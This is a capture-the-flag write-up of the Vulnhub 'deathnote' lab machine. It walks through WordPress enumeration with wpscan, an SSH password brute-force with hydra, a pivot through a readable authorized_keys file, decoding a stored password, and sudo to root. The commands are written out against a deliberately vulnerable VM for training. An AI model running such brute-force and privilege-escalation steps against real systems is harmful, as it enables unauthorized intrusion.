Deathnote challenge

p3dr0ck

March 28, 2024

Challenge Name: deathnote
Link: The Vulnhub location is here
Description: Level - easy don't waste too much time thinking outside the box . It is a Straight forward box . This works better with VirtualBox rather than VMware

Solution

Initially imported the machine OVA file in VirtualBox. In VirtualBox created a HostOnly network (192.168.56.1). Then set the machine network interface to the HostOnlyAdapter (vboxnet0)




Figure 1: VirtualBox Network Setup

After the bootup, pretty much nothing shows up, so started with a simple host-enumeration:




Figure 2: Host Enumeration

Next step, enumerate the ports

HTTP

Decided to go forward with the HTTP first. Putting the IP address into the browser 192.168.56.102, will result in a redirect to the deathnote.vuln. Thus




Figure 3: Port Enumeration

decided to add the:

`192.168.56.102 deathnote.vuln`

entry to the **/etc/hosts** file, to ease my life a bit.

Refreshing the browser it ends up showing the inial Figure 4 of the wordpress stuff. Playing a bit around, at the *Hint* section is mentioned that:

> Find a notes.txt file on server or SEE the L comment

The comment of L is:

> I am light yagami , son of Soichiro Yagami . A great and intelligent person exists on this planet after L . . . . .

So, decided to go with finding the notes.txt, as suggested on the Hint... Doing this, decided to run wpscan, to see what directories, vulnerabilities the installed wordpress might have.





Figure 4: Homepage

```
[+] URL: http://192.168.56.102/wordpress/ [192.168.56.102]
[+] Started: Thu Mar 28 19:02:25 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.38 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.102/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.56.102/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.56.102/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.102/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.8 identified (Insecure, released on 2021-07-20).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.56.102/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.8'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.56.102/wordpress/, Match: 'WordPress 5.8'

[i] The main theme could not be detected.


[i] No plugins Found.
```

The interesting thing here, is the

```
[+] Upload directory has listing enabled: http://192.168.56.102/wordpress/wp-content/uploads/
```

line, which tells me that on the webpage the *wp-content/uploads* directory has the listings enabled!!! Let's check that out!



(a) Directory listing enabled! (b) Directory content!

Figure 5: Direcotry listings

Indeed! Now, in the /wordpress/wp-content/uploads/2021/07 directory the notes.txt and user.txt files looks like some user/pass files. I think, maybe I can use them to login with ssh?

SSH

Considering that we got a user list and a possible password list, the next logical step for me was to use **hydra** to do a bruteforce attack on the ssh server.

```
hydra -L users.txt -P notes.txt 192.168.56.102 ssh
```

Hydra finds a user/password combination which seems to work!

- user **l**
- pass **death4me**

Let's login!

Logging in as user **l** is quick and easy. In it's home directory there is an user.txt file, which contains pretty much garbage. Looking around, was able to chdir into user: *kira*'s home directory. Now, there is a file named kira.txt, with RWX permissions only for kira. Exploring further, the .ssh directory of




Figure 6: hydra

kira, doesn't have the correct access permissions! I am able to looking into it, and an `authorized_keys` file is found, which can be read by anybody! Looking into it, saw that it is an authorized key for the current l user! In kira's .ssh directory! It might let us in? So, why not ssh to localhost, but this time with the kira username? And done! We are kira now! Now, we are able to read the kira.txt file in kira's home.

```
kira@deathnote:~$ cat kira.txt
cGxlYXNlIHByb3RlY3Qgb25lIG9mIHRoZSBmb2xsb3dpbmcgCjEuIEwgKC9vcHQpCjIuIE1pc2EgKC92YXIp
kira@deathnote:~$ cat kira.txt | base64 -d
please protect one of the following
1. L (/opt)
2. Misa (/var)
```

The next step is to look into those directories to see what we find. In /var, pretty much standard stuff, thus, didn't wasted any time there. As




Figure 7: opt

seen in 7 the *case.wav* file contains a list of hex characters. According to the *hint* file, cyberchef is our friend to "decrypt" that.




Figure 8: cyberchef

Using a hex to string, then a base64 decode, we got a password: **kiraisevil**. At this stage, I used kira's credentials and logged in to the system. Hitting the **id** command, I observed that kira has sudo rights, so did a **sudo su**. Good. Now I',m not kira anymore, I'm root! Rapidly chdir to root's home, then cat the *root.txt* file, and I finished the machine!

```
kira@deathnote:~$ id
uid=1001(kira) gid=1001(kira) groups=1001(kira),27(sudo)
kira@deathnote:~$ sudo su
[sudo] password for kira:
root@deathnote:/home/kira# cd
root@deathnote:~# ls
root.txt
root@deathnote:~# ls -la
total 32
drwx------  3 root root 4096 Sep  4  2021 .
drwxr-xr-x 18 root root 4096 Jul 19  2021 ..
-rw-------  1 root root   35 Sep  4  2021 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Jul 19  2021 .local
-rw-------  1 root root  190 Jul 19  2021 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  957 Jul 19  2021 root.txt
root@deathnote:~# cat root.txt


      ::::::::       ::::::::       ::::    :::       ::::::::       :::::::::           :::    ::::::::::       ::::::::
    :+:    :+:     :+:    :+:      :+:+:   :+:      :+:    :+:      :+:    :+:        :+: :+:      :+:          :+:    :+:
   +:+            +:+    +:+      :+:+:+  +:+      +:+             +:+    +:+       +:+   +:+     +:+          +:+
  +#+            +#+    +:+      +#+ +:+ +#+      :#:             +#++:++#:       +#++:++#++:    +#+          +#++:++#++
 +#+            +#+    +#+      +#+  +#+#+#      +#+   +#+#      +#+    +#+      +#+     +#+    +#+                 +#+
#+#    #+#     #+#    #+#      #+#   #+#+#      #+#    #+#      #+#    #+#      #+#     #+#    #+#          #+#    #+#
########       ########       ###    ####       ########       ###    ###      ###     ###    ###           ########

##########follow me on twitter##########3
and share this screen shot and tag @KDSAMF
root@deathnote:~#
```

Figure 9: root